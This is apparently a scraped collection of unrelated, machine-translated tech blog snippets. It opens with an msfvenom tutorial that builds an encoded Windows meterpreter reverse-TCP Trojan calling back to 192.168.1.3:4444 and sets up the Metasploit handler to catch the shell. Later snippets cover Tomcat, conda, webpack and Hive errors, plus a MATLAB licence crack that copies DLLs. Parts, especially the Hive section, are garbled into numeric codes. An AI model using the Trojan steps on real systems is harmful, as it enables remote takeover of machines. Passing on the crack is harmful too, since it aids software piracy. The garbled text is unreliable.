Msfvenom generating Trojan and connecting

1. Generate windows Trojan horse

msfvenom -platform windows -p windows/meterpreter/reverse_tcp Lhost=192.168.1.3 lport=4444 -b"\x00" -e x86/shikata_ga_nai -f exe >  C:\Users\admin\Desktop/payload2.exe

-B ﹣ characters to be excluded – e ﹣ encoding mode – F ﹣ output format lhost ﹣ address of local machine for Trojan connection

Then send the payload to the win2012 host, and start a web service with Python, python 3 – M http.server five thousand five hundred and fifty-five

2. MSF open the main monitor port

msfconsoleuse exploit/multi/handlerset payload windows/meterpreter/reverse_ Tcpshow options set lhost 192.168.1.3, set lport 4444 (same as the port of the backdoor program set at the beginning) run

At this time, the meterpreter obtains a session, that is, the shell rebounds successfully, but it is only a session with low permissions. If the local machine has a firewall, the target machine may not be able to connect to our machine, which will prevent the port from connecting us.

It can be seen that it is only an administrator’s permission, not system permission

Next, the privilege is promoted to system privilege

 

Implementation of tupledesc and tuple in mit6.830 lab1 / exercise 1

Tupledesc is the schema of tuple, for example, for the table student

id(int)  name(string)  sex(string)
1           xxx         m
2           yyy         f

Then (1, XXX, m) is a tuple, and tupledesc is (ID (int) name (string) sex (string)) .


Estimated time: 2 hours

Difficulty: easy


Key and difficult points

1. Make clear the data structure of tuple and tupledesc, and implement them with ArrayList

2. Java programming language details

(a) Fast processing of get and set methods

(b) Automatic production of idea with equals and hashcode methods

(c) Some pits in ArrayList

3. Run through all unit tests.


Tomcat start error: severe: error listener start

Tomcat start error: severe: error listener start

problem

Today, we deal with a problem. After modifying the code and deploying it to the server, we report an error when starting Tomcat. The error message is as follows:

org.apache.catalina.core.StandardContext startInternal
SEVERE: Error listenerStart
org.apache.catalina.core.StandardContext startInternal
SEVERE: Context [/projectname] startup failed due to previous errors

error listener this error message is too vague. Check it web.xml We need more detailed log information to know what caused the error, so that we can quickly locate the error point. So we need to modify the log level of Tomcat to output what we need.

method

Create a new file called in the WEB-INF/classes directory logging.properties , as follows

handlers = org.apache.juli.FileHandler, java.util.logging.ConsoleHandler  

org.apache.juli.FileHandler.level = FINE  
org.apache.juli.FileHandler.directory = ${catalina.base}/logs  
org.apache.juli.FileHandler.prefix = error-debug.   

java.util.logging.ConsoleHandler.level = FINE  
java.util.logging.ConsoleHandler.formatter=java.util.logging.SimpleFormatter 

In this way, Tomcat's own log is used for log output.

After adding the log output configuration file, you can see the detailed error report after restart. After looking at the log, I found my own error, because the JDK version used by my local compilation environment is higher than that of the server. As a result, spring failed to initialize the bean, and Tomcat started with an error.
Everyone's mistakes are not the same, so I won't repeat the following mistakes.


After the successful installation of matlab2018, the opening will show the licensing error: – 8523 solution

It’s really a step-by-step process to install software recently. Maybe it’s a matter of character. People have never stepped on the pits…

A simple matlab installation, Leng is let me install a day. Fortunately, it was finally solved!

You should understand the specific installation steps, and use this license_ standalone.lic Register offline.. However, an error of licensing error: – 8523 will appear after opening, as follows:

At this time, you only need to copy the DLL file under Matlab production server (r2016a) bin (win64) in the MATLAB r2018a win64 crack folder to the installation path (programfiles, MATLAB, r2018a) bin (win64)

Open again, success, everyone happy! ha-ha


A JavaScript error occurred in the main process

A JavaScript error occurred in the main process

Running your own software (bonebd) after packaging and installing, an error is reported:

recompiling code also cannot be opened.


Search the% appdata% folder, find the (bonebd) folder and delete it.

Recompile program runs correctly.

Reason:
it may be caused by incomplete software installation, which can be solved by forcibly removing the cache file of the software on the system.

Invalid archiveerror reported by CONDA

Invalidarchiveerror reported by CONDA and its solution

1. CONDA error: invalidarchiveerror 2. Solution (windows and MAC)

1. CONDA error: invalidarchiveerror

1) It may appear during the installation process
2) when creating a virtual environment (when I help others create it)

2. Solutions (windows and MAC)

1) Windows computer:
go to Anaconda installation path to find anaconda3 folder, right-click to select Properties – & gt; security – & gt; select current computer user – & gt; edit, check write permission – & gt; save, wait for security information to be written, and then re execute.
2) MAC:
change the permission of anaconda3 folder to my user name, and then there is no error in the installation package.
sudo chown -R my_ user_ Name anaconda3/
after installation, you can change the permissions back.
sudo chown -R root anaconda3/

Note: it is useless to delete files or folders manually. You need to change the folder permissions to solve this problem.

Solution of Java resources error reporting

These two items are very annoying when encountering this problem. Although they have no actual impact, programmers don’t like to see errors reported.
it’s generally good to make three changes

1. Change other versions to 3.0

<?xml version="1.0" encoding="UTF-8"?> 
<web-app version="3.0"
 xmlns="http://java.sun.com/xml/ns/javaee"  
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
    xsi:schemaLocation="http://java.sun.com/xml/ns/javaee  
    http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd">
  <display-name>Archetype Created Web Application</display-name>
</web-app>

2. Find the root directory of the project, an XML in the. Setting file, or change the version to 3.0

<?xml version="1.0" encoding="UTF-8"?>
<faceted-project>
  <fixed facet="wst.jsdt.web"/>
  <installed facet="jst.web" version="3.0"/>
  <installed facet="wst.jsdt.web" version="1.0"/>
  <installed facet="java" version="1.8"/>
  <installed facet="jst.jaxrs" version="2.0"/>
  <installed facet="jst.jsf" version="2.2"/>
</faceted-project>

3. Another possibility is to see the directory missing and build path, and then create a new directory

IOS app connect error store submitted for review


Recently, an error was reported when submitting the audit package: app store connect operation error.

You must be an Admin or Technical user in order to deliver content or metada.(1070)

Screenshot of error report:


Solution: use the transporter tool to upload, once OK. (I tried other methods in the middle, but I won’t talk about them one by one. I successfully uploaded this method, and the transporter tool can be found in the app store. Good luck to you.).



Has HTML webpack plugin been installed, or error: cannot find module ‘HTML webpack plugin’

Before, the project directory was:

it ran successfully. Later, a new build file directory was created and the webpack.config.js It is moved to the build file,

package.json Script in

"scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "start": "node ./src/koa.js",
    "build": "webpack --config ./build/webpack.config.js"
  },

After configuration, run the

$ npm run build

Results error prompt:

java.lang.Error: Unresolved compilation problems

java.lang.Error : Unresolved compilation problems

java.lang.Error : Unresolved compilation problems

Environment description solution reason

environment

jdk1.8 + springboot + maven + ItelliJ IDEA

describe

When starting a project, initialize the datasource to report an error. The specific error is to say that a POJO cannot be resolved to a type , and repeatedly check that the POJO exists and has been relied on in POM .

A few days ago, it can be started normally. Other colleagues can start normally, and the code has not been modified.

Solution

The search results are generally caused by the inconsistency between the version of JDK compiled by eclipse or idea and the version of JDK required by the project. However, the configuration of any development environment has been modified recently. After careful inspection, it is found that the java complier and Project SDK versions are the same.

There is an answer on stackoverflow that is to say MVN clean once, try it and find that it can be started successfully

reason

It may be that the previous MVN clean install did not have the correct clean , resulting in some compiled codes not being updated.

Hive ERROR Failed with exception java.io.IOException:java.lang.IllegalArgumentException

Failed with exception Java.io.IOException Quote: java.lang.illegalArgumentException : java.net.URISyntaxException Relative path in absolute URI: system:user.name *


/apache-hive-1.2.1-bin/iotmp-36827;/ apache-hive-1.2.1-bin > conf> hive- site.xml E

28155;” system:java.io.tmpdir
<property>
<name> system:java.io.tmpdir</name >
<value>/../apache-hive-1.2.1-bin/iotmp</value> ’35;’27880;” 3732444;’24452;’32477;’ 2354552;
<description/>
</property>


“229144;”26524;”36824;” 199811;”

“32487;” 32493;”hive- site.xml [Music]

23558; HIV.exec.local scratchdir.

${ system:java.io.tmpdir { system:user.name *

259130;”

HIV.exec.local scratchdir.

${ java.io.tmpdir { user name *